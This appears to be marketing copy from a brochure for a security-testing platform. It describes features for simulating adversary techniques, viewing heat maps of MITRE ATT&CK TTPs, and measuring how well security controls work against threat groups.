
Attach prerequisite binaries that will be dropped to disk upon test execution




The Heat Map surfaces the specific TTPs for all campaigns, or filtered to specific threat groups

Easily see which techniques are most and least successfully being mitigated

The Heat Map view can be exported to CSV and MITRE Navigator layers ready for further processing




Get a holistic view of your security posture based on all, or specific campaigns




Identify which high-level control sets are the least and most effective in your environment

Identify which specific controls are most effective against specific threat groups and TTPs



Demonstrate the effectiveness of your security programme by measuring outcomes over a period of time

Filter results by specific tactic, tool, threat actor, tag or outcome



